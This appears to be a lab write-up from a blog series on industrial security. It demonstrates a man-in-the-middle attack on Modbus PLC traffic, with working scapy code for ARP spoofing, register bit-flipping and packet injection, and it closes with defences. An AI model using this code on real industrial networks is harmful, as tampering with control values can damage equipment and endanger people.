- Goals
- What even is a MitM attack??
- Performing an ARP Spoof (or ARP Poison)
- Sniffing Traffic
- Modifying Traffic (bit flipping)
- Injecting our own packets
- Final Thoughts
Goals
- Understand how Modbus is vulnerable to MitM attacks
- Successfully perform ARP spoofing to sniff Modbus traffic
- Modify traffic on the wire to cause chaos in the factory
As part of this, I developed a Modbus MITM tool called MoPI (Modbus Packet Injector). It isn’t overly robust but does the job of demonstrating these attacks.
What even is a MitM attack??
A Man-in-the-Middle (MitM) attack is exactly what it sounds like. Instead of talking to a device directly, you wedge yourself in between two systems that are having a conversation, so all their traffic flows through you first. Once you’re sat in the middle, you can read what’s going past, and - if you fancy it - quietly change it before passing it along. Neither side is any the wiser; as far as they’re concerned, they’re still talking to each other like normal.
Of course, there are ways of detecting these attacks, but lets not dwell too much on that! ;)
On a technical level, this is done by sending ARP requests out into the network that are full of lies. You tell device A that you are device B, and you tell device B that you are device A. You keep doing it, over and over, so they never forget.

So how do you actually perform ARP spoofing?
Performing an ARP Spoof (or ARP Poison)
Tools like ettercap make ARP spoofing super easy.
But, if we want to start scripting things, scapy is our friend. I used the python library to write a tool that let’s us perform arp spoofing, watch the traffic go by, and even modify it on the fly.
To begin, this is the code block that spoofs arp.
def arp_spoof_loop(iface, client_ip, client_mac, server_ip, server_mac, own_mac, stop_event, interval=2):
    while not stop_event.is_set():
        # Tell client that we are the server
        pkt1 = Ether(dst=client_mac, src=own_mac) / ARP(
            op=2, pdst=client_ip, hwdst=client_mac, psrc=server_ip, hwsrc=own_mac
        )
        # Tell server that we are the client
        pkt2 = Ether(dst=server_mac, src=own_mac) / ARP(
            op=2, pdst=server_ip, hwdst=server_mac, psrc=client_ip, hwsrc=own_mac
        )
        sendp(pkt1, iface=iface, verbose=0)
        sendp(pkt2, iface=iface, verbose=0)
        stop_event.wait(interval)
It sends a packet to the client telling it, “Hey, it’s me, server, here’s my MAC address,”. Notice that the source MAC address is ours (attacker) but the source IP is the servers. This causes the client to associate our MAC address with the servers IP. Therefore, when they go to send a packet to the server, they look up the MAC address in the ARP table using the IP and get back our MAC address, thus sending the packet to us.
The same thing happens the other way. We send another packet to the server, and associate our MAC address with the clients IP.
Now the server thinks we’re the client and the client thinks we’re the server. Perfect.
Sniffing Traffic

To do this with MoPI, we’ll run the below command:
sudo python3 mopi.py -i eth0 -c 10.0.0.5 -s 10.0.0.10 --mode passive
This runs the tool in sniffing (passive) mode and lets us inspect the modbus traffic between 10.0.0.5 and 10.0.0.10 (PLC).
Now that we’ve poisoned the victims, it’s as easy as opening up Wireshark and listening on the network interface.

We can also watch it in the tool.
Modifying Traffic (bit flipping)
It’s all well and good looking at data, but this type of data really isn’t that interesting without additional context. What’s much more fun is modifying the data.
To do that, we’ll need to grab the packet, modify it, redo the TCP checksum (which scapy does for us, thank you scapy!) and send it along on its way. A simple way to do this is by performing a bit flip on whatever the value is coming through.
def flip_all_bits(value: int, width: int = 16) -> int:
    mask = (1 << width) - 1
    return value ^ mask
This way, we don’t care what the value is or what register is being changed, we’re simply causing chaos.
Then we just apply that function to the register value, stick it back into the packet, and send it on.
case "flip": #bit flip register values
    if pkt[ModbusADURequest].funcCode != 6:
        print("Flip mode only supports function code 0x06.")
    elif hasattr(pkt[ModbusADURequest],"registerValue"):
        print_modbus_payload(pkt[ModbusADURequest])
        flippedValue = flip_all_bits(pkt[ModbusADURequest].registerValue,width=16)
        print("\nFlipped value: ", flippedValue)

        modified_modbus_requests[pkt[ModbusADURequest].transId] = ModifiedModbusRequest(pkt)
        pkt[ModbusADURequest].registerValue = flippedValue
    else:
        print("Request does not have a register value.")

In the below gif, you’ll see me send a value of 100 to register 10. It gets intercepted, flipped, and forwarded. The register value then gets set to 65435.
Injecting our own packets
What about deciding exactly what gets put into the packet? Well, we can do that too!
case "injection": #inject custom packet
    print("Crafting custom packet...")
    trans_id = pkt[ModbusADURequest].transId
    unit_id = pkt[ModbusADURequest].unitId

    stripped = pkt.copy()
    stripped[TCP].remove_payload()
    modbus_payload = ModbusADURequest(transId=trans_id, unitId=unit_id) / crafted_pkt
    modified_modbus_requests[pkt[ModbusADURequest].transId] = ModifiedModbusRequest(pkt)
    pkt = stripped / modbus_payload
    print("\nCrafted Packet: ")
    print(pkt[ModbusADURequest].show(dump=True))
In the below example, you’ll see we choose to create a function code 6 (write single register value) packet to write the value 999 to register 10. No matter what the client sends, our selected value takes over every time.

Now I don’t want to be misleading - I haven’t implemented any other Modbus functions properly yet, it’s just for show in the menu for now. Hopefully that will change in the future.
Final Thoughts
I think what I’ve shown is a neat demo of some of the (very well known!) security flaws of Modbus. However, it’s important we appreciate the fact that pulling off this stunt in a real environment would first require overcoming a number of different hurdles. There are lots of barriers that can be put up to prevent this type of attack (e.g. network segmentation, static ARP or dynamic ARP inspection, physical controls, etc). That said, Modbus still does present plenty of risk, especially if security is not considered in the rest of the environment.
This leads us nicely into the final leg of this series - defence. We’ll look specifically at hardening the S7-1200 next, then take a look at our network and other systems to round things out.